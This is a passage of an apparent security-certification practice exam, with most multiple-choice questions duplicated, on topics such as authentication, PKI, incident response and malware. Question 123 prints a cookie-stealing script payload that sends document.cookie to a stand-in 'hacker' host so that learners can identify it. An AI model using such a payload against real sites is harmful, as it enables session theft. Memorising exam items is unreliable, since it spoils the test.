E. Ransomware
F. DLP

224

112. An analyst is part of a team that is investigating a potential breach of sensitive data at a large financial services organization. The organization suspects a breach occurred when proprietary data was disclosed to the public. The team finds servers were accessed using shared credentials that have been in place for some time. The team also discovers undocumented firewall rules, which allowed the unauthorized external access to a server. Suspecting the activities of a malicious insider threat, which of the following was MOST likely to have been utilized to take the proprietary data?

A. Keylogger
B. Botnet
C. Crypto-malware
D. Backdoor
E. Ransomware
F. DLP

225

113. Management wishes to add another authentication factor in addition to fingerprints and passwords in order to have three-factor authentication. Which of the following would BEST satisfy this request?

A. Retinal scan
B. Passphrase
C. Token fob
D. Security question

226

113. Management wishes to add another authentication factor in addition to fingerprints and passwords in order to have three-factor authentication. Which of the following would BEST satisfy this request?

A. Retinal scan
B. Passphrase
C. Token fob
D. Security question

227

114. An organization wants to ensure network access is granted only after a user or device has been authenticated. Which of the following should be used to achieve this objective for both wired and wireless networks?

A. CCMP
B. PKCS#12
C. IEEE 802.1x
D. OCSP

228

114. An organization wants to ensure network access is granted only after a user or device has been authenticated. Which of the following should be used to achieve this objective for both wired and wireless networks?

A. CCMP
B. PKCS#12
C. IEEE 802.1x
D. OCSP

229

115. As part of a corporate merger, two companies are combining resources. As a result, they must transfer files through the internet in a secure manner. Which of the following protocols would BEST meet this objective? (Select TWO)

A. LDAPS
B. SFTP
C. HTTPS
D. DNSSEC
E. SRTP

230

115. As part of a corporate merger, two companies are combining resources. As a result, they must transfer files through the internet in a secure manner. Which of the following protocols would BEST meet this objective? (Select TWO)

A. LDAPS
B. SFTP
C. HTTPS
D. DNSSEC
E. SRTP

231

116. Which of the following allows an auditor to test proprietary-software compiled code for security flaws?

A. Fuzzing
B. Static review
C. Code signing
D. Regression testing

232

116. Which of the following allows an auditor to test proprietary-software compiled code for security flaws?

A. Fuzzing
B. Static review
C. Code signing
D. Regression testing

117. A security analyst is hardening a large-scale wireless network. The primary requirements are the following:

A. Must use authentication through EAP-TLS certificates
B. Must use a AAA server
C. Must use the most secure encryption protocol.

Given these requirements, which of the following should the analyst implement and recommend? (Select TWO)

A. 802.1x
B. 802.3
C. LDAP
D. TKIP
E. CCMP
F. WPA2-PSK

117. A security analyst is hardening a large-scale wireless network. The primary requirements are the following:

A. Must use authentication through EAP-TLS certificates
B. Must use a AAA server
C. Must use the most secure encryption protocol.

Given these requirements, which of the following should the analyst implement and recommend? (Select TWO)

A. 802.1x
B. 802.3
C. LDAP
D. TKIP
E. CCMP
F. WPA2-PSK

118. A security administrator is reviewing the following firewall configuration after receiving reports that users are unable to connect to remote websites:

```
10 PERMIT FROM:ANY TO:ANY PORT:80
20 PERMIT FROM:ANY TO:ANY PORT:443
30 DENY   FROM:ANY TO:ANY PORT:ANY
```

Which of the following is the MOST secure solution the security administrator can implement to fix this issue?

A. Add the following: `5 PERMIT FROM:ANY TO:ANY PORT:53`
B. Replace rule 10 with: `10 PERMIT FROM:ANY TO:ANY PORT:22`
C. Insert the following: `25 PERMIT FROM:ANY TO:ANY PORTS:ANY`
D. Remove the following: `30 DENY FROM:ANY TO:ANY PORT:ANY`

118. A security administrator is reviewing the following firewall configuration after receiving reports that users are unable to connect to remote websites:

```
10 PERMIT FROM:ANY TO:ANY PORT:80
20 PERMIT FROM:ANY TO:ANY PORT:443
30 DENY   FROM:ANY TO:ANY PORT:ANY
```

Which of the following is the MOST secure solution the security administrator can implement to fix this issue?

A. Add the following: `5 PERMIT FROM:ANY TO:ANY PORT:53`
B. Replace rule 10 with: `10 PERMIT FROM:ANY TO:ANY PORT:22`
C. Insert the following: `25 PERMIT FROM:ANY TO:ANY PORTS:ANY`
D. Remove the following: `30 DENY FROM:ANY TO:ANY PORT:ANY`

119. An organization electronically processes sensitive data within a controlled facility. The CISO wants to limit signal from leaving the facility. Which of the following mitigates this risk?

A. Upgrading facility cabling to a higher standard of protected cabling to reduce the likelihood of emission spillage
B. Hardening the facility through the use of secure cabinetry to block emissions
C. Hardening the facility with a Faraday cage to contain emissions produced from data processing
D. Employing security guards to ensure unauthorized personnel remain outside of the facility

119. An organization electronically processes sensitive data within a controlled facility. The CISO wants to limit signal from leaving the facility. Which of the following mitigates this risk?

A. Upgrading facility cabling to a higher standard of protected cabling to reduce the likelihood of emission spillage
B. Hardening the facility through the use of secure cabinetry to block emissions
C. Hardening the facility with a Faraday cage to contain emissions produced from data processing
D. Employing security guards to ensure unauthorized personnel remain outside of the facility

120. An organization wants to upgrade its enterprise-wide desktop computer solution. The organization currently has 500 PCs active on the network. The CISO suggests that the organization employ desktop imaging technology for such a large-scale upgrade.
Which of the following is a security benefit of implementing an imaging solution?

A. It allows for faster deployment
B. It provides a consistent baseline
C. It reduces the number of vulnerabilities
D. It decreases the boot time

120. An organization wants to upgrade its enterprise-wide desktop computer solution. The organization currently has 500 PCs active on the network. The CISO suggests that the organization employ desktop imaging technology for such a large-scale upgrade.
Which of the following is a security benefit of implementing an imaging solution?

A. It allows for faster deployment
B. It provides a consistent baseline
C. It reduces the number of vulnerabilities
D. It decreases the boot time

241

121. A security analyst is doing a vulnerability assessment on a database server. A scanning tool returns the following information:

```
DATABASE:  CustomerAccess1
COLUMNS:   Password
DATA TYPE: MD5 Hash
SALTED?:   No
```

There have been several security breaches on the web server that accesses this database. The security team is instructed to mitigate the impact of any possible breaches. The security team is also instructed to improve the security on this database by making it less vulnerable to offline attacks. Which of the following would BEST accomplish these goals? (Select TWO)

A. Start using salts to generate MD5 password hashes
B. Generate password hashes using SHA-256
C. Force users to change passwords the next time they log on
D. Limit users to five attempted logons before they are locked out
E. Require the web server to only use TLS 1.2 encryption

242

121. A security analyst is doing a vulnerability assessment on a database server. A scanning tool returns the following information:

```
DATABASE:  CustomerAccess1
COLUMNS:   Password
DATA TYPE: MD5 Hash
SALTED?:   No
```

There have been several security breaches on the web server that accesses this database. The security team is instructed to mitigate the impact of any possible breaches. The security team is also instructed to improve the security on this database by making it less vulnerable to offline attacks. Which of the following would BEST accomplish these goals? (Select TWO)

A. Start using salts to generate MD5 password hashes
B. Generate password hashes using SHA-256
C. Force users to change passwords the next time they log on
D. Limit users to five attempted logons before they are locked out
E. Require the web server to only use TLS 1.2 encryption

243

122. While investigating a virus infection, a security analyst discovered the following on an employee laptop; multiple folders containing a large number of newly released movies and music files, proprietary company data, a large amount of PHI data, unapproved FTP software, and documents that appear to belong to a competitor.
Which of the following should the analyst do FIRST?

A. Contact the legal and compliance department for guidance
B. Delete the files, remove the FTP software, and notify management
C. Back up the files and return the device to the user
D. Wipe and reimage the device

244

122. While investigating a virus infection, a security analyst discovered the following on an employee laptop; multiple folders containing a large number of newly released movies and music files, proprietary company data, a large amount of PHI data, unapproved FTP software, and documents that appear to belong to a competitor.
Which of the following should the analyst do FIRST?

A. Contact the legal and compliance department for guidance
B. Delete the files, remove the FTP software, and notify management
C. Back up the files and return the device to the user
D. Wipe and reimage the device

 245

245

123. An attacker exploited a vulnerability on a mail server using the code:

```
<HTML>
<body onload=document.location.replace(
"http://hacker/post.asp?victim&message="+document.cookie+"<br>",
"URL:"+document.location); /></body>
</HTML>
```

Which of the following BEST explains what the attacker is doing?

A. The attacker is replacing a cookie
B. The attacker is stealing a document
C. The attacker is replacing a document
D. The attacker is deleting a cookie

 246

246

123. An attacker exploited a vulnerability on a mail server using the code:

```
<HTML>
<body onload=document.location.replace(
"http://hacker/post.asp?victim&message="+document.cookie+"<br>",
"URL:"+document.location); /></body>
</HTML>
```

Which of the following BEST explains what the attacker is doing?

A. The attacker is replacing a cookie
B. The attacker is stealing a document
C. The attacker is replacing a document
D. The attacker is deleting a cookie

124. A computer emergency response team is called at midnight to investigate a case in which a mail server was restarted. After an initial investigation, it was discovered that email is being exfiltrated through an active connection. Which of the following is the NEXT step the team should take?

A. Identify the source of the active connection
B. Perform eradication of the active connection and recover
C. Perform a containment procedure by disconnecting the server
D. Format the server and restore its initial configuration

124. A computer emergency response team is called at midnight to investigate a case in which a mail server was restarted. After an initial investigation, it was discovered that email is being exfiltrated through an active connection. Which of the following is the NEXT step the team should take?

A. Identify the source of the active connection
B. Perform eradication of the active connection and recover
C. Perform a containment procedure by disconnecting the server
D. Format the server and restore its initial configuration

249

125. A CISO asks the security architect to design a method for contractors to access the company's internal network securely without allowing access to systems beyond the scope of their project.
Which of the following methods would BEST fit the needs of the CISO?

A. VPN
B. PaaS
C. IaaS
D. VDI

250

125. A CISO asks the security architect to design a method for contractors to access the company's internal network securely without allowing access to systems beyond the scope of their project.
Which of the following methods would BEST fit the needs of the CISO?

A. VPN
B. PaaS
C. IaaS
D. VDI

126. When attackers use a compromised host as a platform for launching attacks deeper into a company's network it is said that they are:

A. Escalating privilege
B. Becoming persistent
C. Fingerprinting
D. Pivoting

126. When attackers use a compromised host as a platform for launching attacks deeper into a company's network it is said that they are:

A. Escalating privilege
B. Becoming persistent
C. Fingerprinting
D. Pivoting

127. A security analyst is implementing PKI-based functionality to a web application that has the following requirements:

A. File contains certificate information
B. Certificate chains
C. Root authority certificates
D. Private key

All of these components will be part of one file and cryptographically protected with a password. Given this scenario, which of the following certificate types should the analyst implement to BEST meet these requirements?

A. **`.pfx`** certificate
B. **`.cer`** certificate
C. **`.der`** certificate
D. **`.crt`** certificate

127. A security analyst is implementing PKI-based functionality to a web application that has the following requirements:

A. File contains certificate information
B. Certificate chains
C. Root authority certificates
D. Private key

All of these components will be part of one file and cryptographically protected with a password. Given this scenario, which of the following certificate types should the analyst implement to BEST meet these requirements?

A. **`.pfx`** certificate
B. **`.cer`** certificate
C. **`.der`** certificate
D. **`.crt`** certificate

255

128. Which of the following penetration testing concepts is an attacker MOST interested in when placing the path of a malicious file in the **`Windows/CurrentVersion/Run`** registry key?

A. Persistence
B. Pivoting
C. Active reconnaissance
D. Escalation of privilege

256

128. Which of the following penetration testing concepts is an attacker MOST interested in when placing the path of a malicious file in the **`Windows/CurrentVersion/Run`** registry key?

A. Persistence
B. Pivoting
C. Active reconnaissance
D. Escalation of privilege

129. A security analyst is attempting to identify vulnerabilities in a customer's web application without impacting the system or its data. Which of the following BEST describes the vulnerability scanning concept performed?

A. Aggressive scan
B. Passive scan
C. Non-credentialed scan
D. Compliance scan

129. A security analyst is attempting to identify vulnerabilities in a customer's web application without impacting the system or its data. Which of the following BEST describes the vulnerability scanning concept performed?

A. Aggressive scan
B. Passive scan
C. Non-credentialed scan
D. Compliance scan

259

130. Which of the following encryption algorithms is used primarily to secure data at rest?

A. AES
B. SSL
C. TLS
D. RSA

260

130. Which of the following encryption algorithms is used primarily to secure data at rest?

A. AES
B. SSL
C. TLS
D. RSA

261

131. A security analyst is reviewing the password policy for a service account that is used for a critical network service. The password policy for this account is as follows:

Enforce password history: Three passwords remembered
Maximum password age: 30 days, Minimum password age: 0 days
Complexity requirements: At least one special character & one uppercase
Minimum password length: seven characters
Lockout duration: one day
Lockout threshold: five failed attempts in 15 minutes.

Which of the following adjustments would be the MOST appropriate for the service account?

A. Disable account lockouts
B. Set the maximum password age to 15 days
C. Set the minimum password age to seven days
D. Increase password length to 18 characters

262

131. A security analyst is reviewing the password policy for a service account that is used for a critical network service. The password policy for this account is as follows:

Enforce password history: Three passwords remembered
Maximum password age: 30 days, Minimum password age: 0 days
Complexity requirements: At least one special character & one uppercase
Minimum password length: seven characters
Lockout duration: one day
Lockout threshold: five failed attempts in 15 minutes.

Which of the following adjustments would be the MOST appropriate for the service account?

A. Disable account lockouts
B. Set the maximum password age to 15 days
C. Set the minimum password age to seven days
D. Increase password length to 18 characters

263

132. When used together, which of the following qualify as two-factor authentication?

A. Password and PIN
B. Smart card and PIN
C. Proximity card and smart card
D. Fingerprint scanner and iris scanner

264

132. When used together, which of the following qualify as two-factor authentication?

A. Password and PIN
B. Smart card and PIN
C. Proximity card and smart card
D. Fingerprint scanner and iris scanner

265

133. Which of the following describes the maximum amount of time a mission essential function can operate without the systems it depends on before significantly impacting the organization?

A. MTBF
B. MTTR
C. RTO
D. RPO

266

133. Which of the following describes the maximum amount of time a mission essential function can operate without the systems it depends on before significantly impacting the organization?

A. MTBF
B. MTTR
C. RTO
D. RPO

267

134. During a recent audit, several undocumented and unpatched devices were discovered on the internal network. Which of the following can be done to prevent similar occurrences?

A. Run weekly vulnerability scans and remediate any missing patches on all company devices
B. Implement rogue system detection and configure automated alerts for new devices
C. Install DLP controls and prevent the use of USB drives on devices
D. Configure the WAP's to use NAC and refuse connections that do not pass the health check

268

134. During a recent audit, several undocumented and unpatched devices were discovered on the internal network. Which of the following can be done to prevent similar occurrences?

A. Run weekly vulnerability scans and remediate any missing patches on all company devices
B. Implement rogue system detection and configure automated alerts for new devices
C. Install DLP controls and prevent the use of USB drives on devices
D. Configure the WAP's to use NAC and refuse connections that do not pass the health check

269

135. In a lessons learned report, it is suspected that a well-organized, well-funded, and extremely sophisticated group of attackers may have been responsible for a breach at a nuclear facility. Which of the following describes the type of actors that may have been implicated?

A. Nation state
B. Hacktivist
C. Insider
D. Competitor

270

135. In a lessons learned report, it is suspected that a well-organized, well-funded, and extremely sophisticated group of attackers may have been responsible for a breach at a nuclear facility. Which of the following describes the type of actors that may have been implicated?

A. Nation state
B. Hacktivist
C. Insider
D. Competitor

271

136. An organization has an account management policy that defines parameters around each type of account. The policy specifies different security attributes, such as longevity, usage auditing, password complexity, and identity proofing. The goal of the account management policy is to ensure the highest level of security while providing the greatest availability without compromising data integrity for users. Which of the following account types should the policy specify for service technicians from corporate partners?

A. Guest account
B. User account
C. Shared account
D. Privileged user account
E. Default account
F. Service account

272

136. An organization has an account management policy that defines parameters around each type of account. The policy specifies different security attributes, such as longevity, usage auditing, password complexity, and identify proofing. The goal of the account management policy is to ensure the highest level of security while providing the greatest availability without compromising data integrity for users. Which of the following account types should the policy specify for service technicians from corporate partners?

A. Guest account
B. User account
C. Shared account
D. Privileged user account
E. Default account
F. Service account

273

137. An incident response analyst in a corporate security operations center receives a phone call from an SOC analyst. The SOC analyst explains the help desk recently reimaged a workstation that was suspected of being infected with an unknown type of malware, however, even after reimaging, the host continued to generate SIEM alerts. Which of the following types of malware is MOST likely responsible for producing the SIEM alerts?

A. Ransomware
B. Logic bomb
C. Rootkit
D. Adware

274

137. An incident response analyst in a corporate security operations center receives a phone call from an SOC analyst. The SOC analyst explains the help desk recently reimaged a workstation that was suspected of being infected with an unknown type of malware, however, even after reimaging, the host continued to generate SIEM alerts. Which of the following types of malware is MOST likely responsible for producing the SIEM alerts?

A. Ransomware
B. Logic bomb
C. Rootkit
D. Adware

138. Which of the following is the BEST way for home users to mitigate vulnerabilities associated with IoT devices on their home networks?

A. Power off the devices when they are not in use
B. Prevent IoT devices from contacting the internet directly
C. Apply firmware and software updates upon availability
D. Deploy a bastion host on the home network

138. Which of the following is the BEST way for home users to mitigate vulnerabilities associated with IoT devices on their home networks?

A. Power off the devices when they are not in use
B. Prevent IoT devices from contacting the internet directly
C. Apply firmware and software updates upon availability
D. Deploy a bastion host on the home network

277

139. During a lessons learned meeting regarding a previous incident, the security team receives a follow-up action item with the following requirements:

- Allow authentication from within the United States anytime
- Allow authentication if the user is accessing email or a shared file system
- Do not allow authentication if the AV program is two days out of date
- Do not allow authentication if the location of the device is in two specific countries

Given the requirements, which of the following mobile deployment authentication types is being utilized?

A. Geofencing authentication
B. Two-factor authentication
C. Context-aware authentication
D. Biometric authentication

278

139. During a lessons learned meeting regarding a previous incident, the security team receives a follow-up action item with the following requirements:

- Allow authentication from within the United States anytime
- Allow authentication if the user is accessing email or a shared file system
- Do not allow authentication if the AV program is two days out of date
- Do not allow authentication if the location of the device is in two specific countries

Given the requirements, which of the following mobile deployment authentication types is being utilized?

A. Geofencing authentication
B. Two-factor authentication
C. Context-aware authentication
D. Biometric authentication

279

140. An organization is developing its mobile device management policies and procedures and is concerned about vulnerabilities that are associated with sensitive data being saved to a mobile device, as well as weak authentication when using a PIN. As part of some discussions on the topic, several solutions are proposed. Which of the following controls, when required together, will address the protection of data-at-rest as well as strong authentication? (Select TWO)

A. Containerization
B. FDE
C. Remote wipe capability
D. MDM
E. MFA
F. OTA updates

280

140. An organization is developing its mobile device management policies and procedures and is concerned about vulnerabilities that are associated with sensitive data being saved to a mobile device, as well as weak authentication when using a PIN. As part of some discussions on the topic, several solutions are proposed. Which of the following controls, when required together, will address the protection of data-at-rest as well as strong authentication? (Select TWO)

A. Containerization
B. FDE
C. Remote wipe capability
D. MDM
E. MFA
F. OTA updates

281

141. When backing up a database server to LTO tape drives, the following backup schedule is used.

```
Sunday    (7:05:00 PM)      Full backup
Monday    (7:05:00 PM)      Incremental
Tuesday   (7:05:00 PM)      Incremental
Wednesday(7:05:00 PM)       Differential
Thursday  (7:05:00 PM)      Incremental
Friday    (7:05:00 PM)      Incremental
Saturday  (7:05:00 PM)      Incremental
```

Backups take one hour to complete. On Friday at 9:00 p.m., there is a RAID failure on the database server. The data must be restored from backup. How many backup tapes will be needed to complete this operation?

A. 1
B. 2
C. 3
D. 4
E. 6

282

141. When backing up a database server to LTO tape drives, the following backup schedule is used.

```
Sunday    (7:05:00 PM)      Full backup
Monday    (7:05:00 PM)      Incremental
Tuesday   (7:05:00 PM)      Incremental
Wednesday(7:05:00 PM)       Differential
Thursday  (7:05:00 PM)      Incremental
Friday    (7:05:00 PM)      Incremental
Saturday  (7:05:00 PM)      Incremental
```

Backups take one hour to complete. On Friday at 9:00 p.m., there is a RAID failure on the database server. The data must be restored from backup. How many backup tapes will be needed to complete this operation?

A. 1
B. 2
C. 3
D. 4
E. 6

283

142. A company is planning to utilize its legacy desktop systems by converting them into dummy terminals and moving all heavy applications and storage to a centralized server that hosts all of the company's required desktop applications. Which of the following describes the BEST deployment method to meet these requirements?

A. IaaS
B. VM sprawl
C. VDI
D. PaaS

284

142. A company is planning to utilize its legacy desktop systems by converting them into dummy terminals and moving all heavy applications and storage to a centralized server that hosts all of the company's required desktop applications. Which of the following describes the BEST deployment method to meet these requirements?

A. IaaS
B. VM sprawl
C. VDI
D. PaaS

143. A security analyst is emailing PII in a spreadsheet file to an audit validator for after-actions related to a security assessment. The analyst must make sure the PII data is protected with the following minimum requirements:

A. Ensure confidentiality at rest
B. Ensure integrity of original email message

Which of the following controls would ensure these data security requirements are carried out?

A. Encrypt and sign the email using S/MIME.
B. Encrypt the email and send it using TLS.
C. Hash the email using SHA-1
D. Sign the email using MD5

143. A security analyst is emailing PII in a spreadsheet file to an audit validator for after-actions related to a security assessment. The analyst must make sure the PII data is protected with the following minimum requirements:

A. Ensure confidentiality at rest
B. Ensure integrity of original email message

Which of the following controls would ensure these data security requirements are carried out?

A. Encrypt and sign the email using S/MIME.
B. Encrypt the email and send it using TLS.
C. Hash the email using SHA-1
D. Sign the email using MD5

287

144. A company has recently implemented a new security system. During configuration, the security administrator adds the following entry:

```
#Whitelist
USB\VID_13FE&PID_4127&REV_0100
```

Which of the following security technologies is MOST likely being configured?

A. Application whitelisting
B. HIDS
C. Data execution prevention
D. Removable media control

288

144. A company has recently implemented a new security system. During configuration, the security administrator adds the following entry:

```
#Whitelist
USB\VID_13FE&PID_4127&REV_0100
```

Which of the following security technologies is MOST likely being configured?

A. Application whitelisting
B. HIDS
C. Data execution prevention
D. Removable media control

145. A forensic analyst is creating a report of findings for litigation purposes. The analyst must ensure data is preserved using all elements of the CIA triad. Given this scenario, which of the following should the analyst use to BEST meet these requirements?

A. Hashing for confidentiality, full backups for integrity, and encryption for availability
B. Full backups for confidentiality, encryption for integrity, and hashing for availability
C. Hashing for confidentiality, encryption for integrity, and full backups for availability
D. Encryption for confidentiality, hashing for integrity, and full backups for availability

145. A forensic analyst is creating a report of findings for litigation purposes. The analyst must ensure data is preserved using all elements of the CIA triad. Given this scenario, which of the following should the analyst use to BEST meet these requirements?

A. Hashing for confidentiality, full backups for integrity, and encryption for availability
B. Full backups for confidentiality, encryption for integrity, and hashing for availability
C. Hashing for confidentiality, encryption for integrity, and full backups for availability
D. Encryption for confidentiality, hashing for integrity, and full backups for availability

291

146. Which of the following can occur when a scanning tool cannot authenticate to a server and has to rely on limited information obtained from service banners?

A. False positive
B. Passive reconnaissance
C. Access violation
D. Privilege escalation

292

146. Which of the following can occur when a scanning tool cannot authenticate to a server and has to rely on limited information obtained from service banners?

A. False positive
B. Passive reconnaissance
C. Access violation
D. Privilege escalation

147. A member of the human resources department is searching for candidate resumes and encounters the following error message when attempting to access popular job search websites:

```
Site Cannot be Displayed: Unauthorized Access
Policy Violation: Job Search
User Group: Retail Employee Access
Client Address:  10.13.78.145
DNS Server: 10.1.1.9
Proxy IP Address: 10.1.1.29
Contact your systems administrator for assistance
```

Which of the following would resolve this issue without compromising the company's security policies?

A. Renew the DNS settings and IP address on the employee's computer.
B. Add the employee to a less restrictive group on the content filter.
C. Remove the proxy settings from the employee's web browser.
D. Create an exception for the job search sites in the host-based firewall on the employee's computer

147. A member of the human resources department is searching for candidate resumes and encounters the following error message when attempting to access popular job search websites:

```
Site Cannot be Displayed: Unauthorized Access
Policy Violation: Job Search
User Group: Retail Employee Access
Client Address:  10.13.78.145
DNS Server: 10.1.1.9
Proxy IP Address: 10.1.1.29
Contact your systems administrator for assistance
```

Which of the following would resolve this issue without compromising the company's security policies?

A. Renew the DNS settings and IP address on the employee's computer.
B. Add the employee to a less restrictive group on the content filter.
C. Remove the proxy settings from the employee's web browser.
D. Create an exception for the job search sites in the host-based firewall on the employee's computer

148. A Chief Information Security Officer (CISO) has instructed the information assurance staff to act upon a fast-spreading virus. Which of the following steps in the incident response process should be taken NEXT?

A. Identification
B. Eradication
C. Escalation
D. Containment

148. A Chief Information Security Officer (CISO) has instructed the information assurance staff to act upon a fast-spreading virus. Which of the following steps in the incident response process should be taken NEXT?

A. Identification
B. Eradication
C. Escalation
D. Containment

149. An incident response analyst in a corporate security operations center receives a phone call from an SOC analyst. The SOC analyst explains the help desk recently reimaged a workstation that was suspected of being infected with an unknown type of malware; however, even after reimaging, the host continued to generate SIEM alerts. Which of the following types of malware is MOST likely responsible for producing the SIEM alerts?

A. Ransomware
B. Logic bomb
C. Rootkit
D. Adware

149. An incident response analyst in a corporate security operations center receives a phone call from an SOC analyst. The SOC analyst explains the help desk recently reimaged a workstation that was suspected of being infected with an unknown type of malware; however, even after reimaging, the host continued to generate SIEM alerts. Which of the following types of malware is MOST likely responsible for producing the SIEM alerts?

A. Ransomware
B. Logic bomb
C. Rootkit
D. Adware

299

150. A security analyst is performing a manual audit of captured data from a packet analyzer. The analyst looks for base64 encoded strings and applies the filter `http.authbasic`.

Which of the following BEST describes what the analyst is looking for?

A. Unauthorized software
B. Unencrypted credentials
C. SSL certificate issues
D. Authentication tokens

300

150. A security analyst is performing a manual audit of captured data from a packet analyzer. The analyst looks for base64 encoded strings and applies the filter `http.authbasic`.

Which of the following BEST describes what the analyst is looking for?

A. Unauthorized software

B. Unencrypted credentials

C. SSL certificate issues

D. Authentication tokens

151. Which of the following BEST explains why a development environment should have the same database server secure baseline that exists in production even if there is no PII in the database?

A. Without the same configuration in both development and production, there are no assurances that changes made in development will have the same effect in production.

B. Attackers can extract sensitive, personal information from lower development environment databases just as easily as they can from production databases

C. Databases are unique in their need to have secure configurations applied in all environments because they are attacked more often.

D. Laws stipulate that databases with the ability to store personal information must be secured regardless of the environment or if they actually have PII.

151. Which of the following BEST explains why a development environment should have the same database server secure baseline that exists in production even if there is no PII in the database?

A. Without the same configuration in both development and production, there are no assurances that changes made in development will have the same effect in production.

B. Attackers can extract sensitive, personal information from lower development environment databases just as easily as they can from production databases

C. Databases are unique in their need to have secure configurations applied in all environments because they are attacked more often.

D. Laws stipulate that databases with the ability to store personal information must be secured regardless of the environment or if they actually have PII.

303

152. An organization wants to deliver streaming audio and video from its home office to remote locations all over the world. It wants the stream to be delivered securely and protected from intercept and replay attacks. Which of the following protocols is BEST suited for this purpose?

A. SSH
B. SIP
C. S/MIME
D. SRTP

304

152. An organization wants to deliver streaming audio and video from its home office to remote locations all over the world. It wants the stream to be delivered securely and protected from intercept and replay attacks. Which of the following protocols is BEST suited for this purpose?

A. SSH
B. SIP
C. S/MIME
D. SRTP

153. Which of the following is being used when a malicious actor searches various social media websites to find information about a company's systems administrators and help desk staff?

A. Passive reconnaissance
B. Initial exploitation
C. Vulnerability scanning
D. Social engineering

153. Which of the following is being used when a malicious actor searches various social media websites to find information about a company's systems administrators and help desk staff?

A. Passive reconnaissance
B. Initial exploitation
C. Vulnerability scanning
D. Social engineering

307

154. A security engineer is looking to purchase a fingerprint scanner to improve the security of a datacenter. Which of the following scanner characteristics is the MOST critical to successful implementation?

A. Low false rejection rate
B. High false rejection rate
C. High false acceptance rate
D. Low crossover error rate

308

154. A security engineer is looking to purchase a fingerprint scanner to improve the security of a datacenter. Which of the following scanner characteristics is the MOST critical to successful implementation?

A. Low false rejection rate
B. High false rejection rate
C. High false acceptance rate
D. Low crossover error rate

309

155. A company has migrated to two-factor authentication for accessing the corporate network, VPN, and SSO. Several legacy applications cannot support multifactor authentication and must continue to use usernames and passwords. Which of the following should be implemented to ensure the legacy applications are as secure as possible while ensuring functionality? (Select TWO)

A. Privileged accounts
B. Password reuse restrictions
C. Password complexity requirements
D. Password recovery
E. Account disablement

310

155. A company has migrated to two-factor authentication for accessing the corporate network, VPN, and SSO. Several legacy applications cannot support multifactor authentication and must continue to use usernames and passwords. Which of the following should be implemented to ensure the legacy applications are as secure as possible while ensuring functionality? (Select TWO)

A. Privileged accounts
B. Password reuse restrictions
C. Password complexity requirements
D. Password recovery
E. Account disablement

311

156. A company is planning to build internal website that allows for access to outside contractors and partners. A majority of the content will only be available to internal employees with the option to share. Which of the following concepts is MOST appropriate?

A. VPN
B. Proxy
C. DMZ
D. Extranet

312

156. A company is planning to build internal website that allows for access to outside contractors and partners. A majority of the content will only be available to internal employees with the option to share. Which of the following concepts is MOST appropriate?

A. VPN
B. Proxy
C. DMZ
D. Extranet

313

157. An organization runs applications in an environment where network and computing resources are restricted while the applications are being tested. This is an example of:

A. DMZ
B. VLAN
C. SDLC
D. Sandbox

314

157. An organization runs applications in an environment where network and computing resources are restricted while the applications are being tested. This is an example of:

A. DMZ
B. VLAN
C. SDLC
D. Sandbox

315

158. After being alerted to potential anomalous activity related to trivial DNS lookups, a security analyst looks at the following output of implemented firewall rules:

Rule #	Source	Destination	Port(s)	Protocol	Action	Count
13	192.168.1.99	10.5.10.254	80,443,53	TCP	ALLOW	0
27	192.168.1.99	10.5.10.254	5799,5798,5800	UDP	ALLOW	916
999	192.168.1.0/24	ANY	ANY	TCP,UDP	DENY	10988

The analyst notices that the expected policy has no hit count for the day. Which of the following MOST likely occurred?

A. Data execution prevention is enabled
B. The VLAN is not trunked properly
C. There is a policy violation for DNS lookups
D. The firewall policy is misconfigured

316

158. After being alerted to potential anomalous activity related to trivial DNS lookups, a security analyst looks at the following output of implemented firewall rules:

Rule #	Source	Destination	Port(s)	Protocol	Action	Count
13	192.168.1.99	10.5.10.254	80,443,53	TCP	ALLOW	0
27	192.168.1.99	10.5.10.254	5799,5798,5800	UDP	ALLOW	916
999	192.168.1.0/24	ANY	ANY	TCP,UDP	DENY	10988

The analyst notices that the expected policy has no hit count for the day. Which of the following MOST likely occurred?

A. Data execution prevention is enabled
B. The VLAN is not trunked properly
C. There is a policy violation for DNS lookups
D. The firewall policy is misconfigured

317

159. A systems administrator is installing a new server in a large datacenter. Which of the following BEST describes the importance of properly positioning servers in the rack to maintain availability?

A. To allow for visibility of the servers' status indicators
B. To adhere to cable management standards
C. To maximize the fire suppression system's efficiency
D. To provide consistent air flow

318

159. A systems administrator is installing a new server in a large datacenter. Which of the following BEST describes the importance of properly positioning servers in the rack to maintain availability?

A. To allow for visibility of the servers' status indicators
B. To adhere to cable management standards
C. To maximize the fire suppression system's efficiency
D. To provide consistent air flow

319

160. A network technician discovered the usernames and passwords used for network device configuration have been compromised by a user with a packet sniffer. Which of the following would secure the credentials from sniffing?

A. Implement complex passwords
B. Use SSH for remote access
C. Configure SNMPv2 for device management
D. Use TFTP to copy device configuration

320

160. A network technician discovered the usernames and passwords used for network device configuration have been compromised by a user with a packet sniffer. Which of the following would secure the credentials from sniffing?

A. Implement complex passwords
B. Use SSH for remote access
C. Configure SNMPv2 for device management
D. Use TFTP to copy device configuration

321

161. A security engineer wants to add SSL to the public web server. Which of the following would be the FIRST step to implement the SSL certificate?

A. Download the web certificate
B. Install the intermediate certificate
C. Generate a CSR
D. Encrypt the private key

322

161. A security engineer wants to add SSL to the public web server. Which of the following would be the FIRST step to implement the SSL certificate?

A. Download the web certificate
B. Install the intermediate certificate
C. Generate a CSR
D. Encrypt the private key

162. A security administrator is investigating many recent incidents of credential theft for users accessing the company's website, despite the hosting web server requiring HTTPS for access. The server's logs show the website leverages the HTTP POST method for carrying user authentication details. Which of the following is the MOST likely reason for compromise?

A. The HTTP POST method is not protected by HTTPS
B. The web Server is running a vulnerable SSL configuration
C. The company does not support DNSSEC
D. The HTTP response is susceptible to sniffing

162. A security administrator is investigating many recent incidents of credential theft for users accessing the company's website, despite the hosting web server requiring HTTPS for access. The server's logs show the website leverages the HTTP POST method for carrying user authentication details. Which of the following is the MOST likely reason for compromise?

A. The HTTP POST method is not protected by HTTPS
B. The web Server is running a vulnerable SSL configuration
C. The company does not support DNSSEC
D. The HTTP response is susceptible to sniffing

163. A company's IT department began receiving calls from users reporting that critical customer files were missing from the file server. As more calls came in, the technicians realized the files and folders were being deleted. The administrator isolated the file server from the network and noticed files were still being deleted. As the IT department began investigating and remediating, a technician discovered the files were being deleted by a script put in place by an employee who was recently terminated. Which of the following is the MOST likely cause of the incident?

A. The employee installed a backdoor into the file server and is actively removing files
B. The employee installed malware to encrypt the customer support files
C. The employee used a keylogger to capture credentials to remotely delete files
D. The employee placed a logic bomb on the file server to delete the files

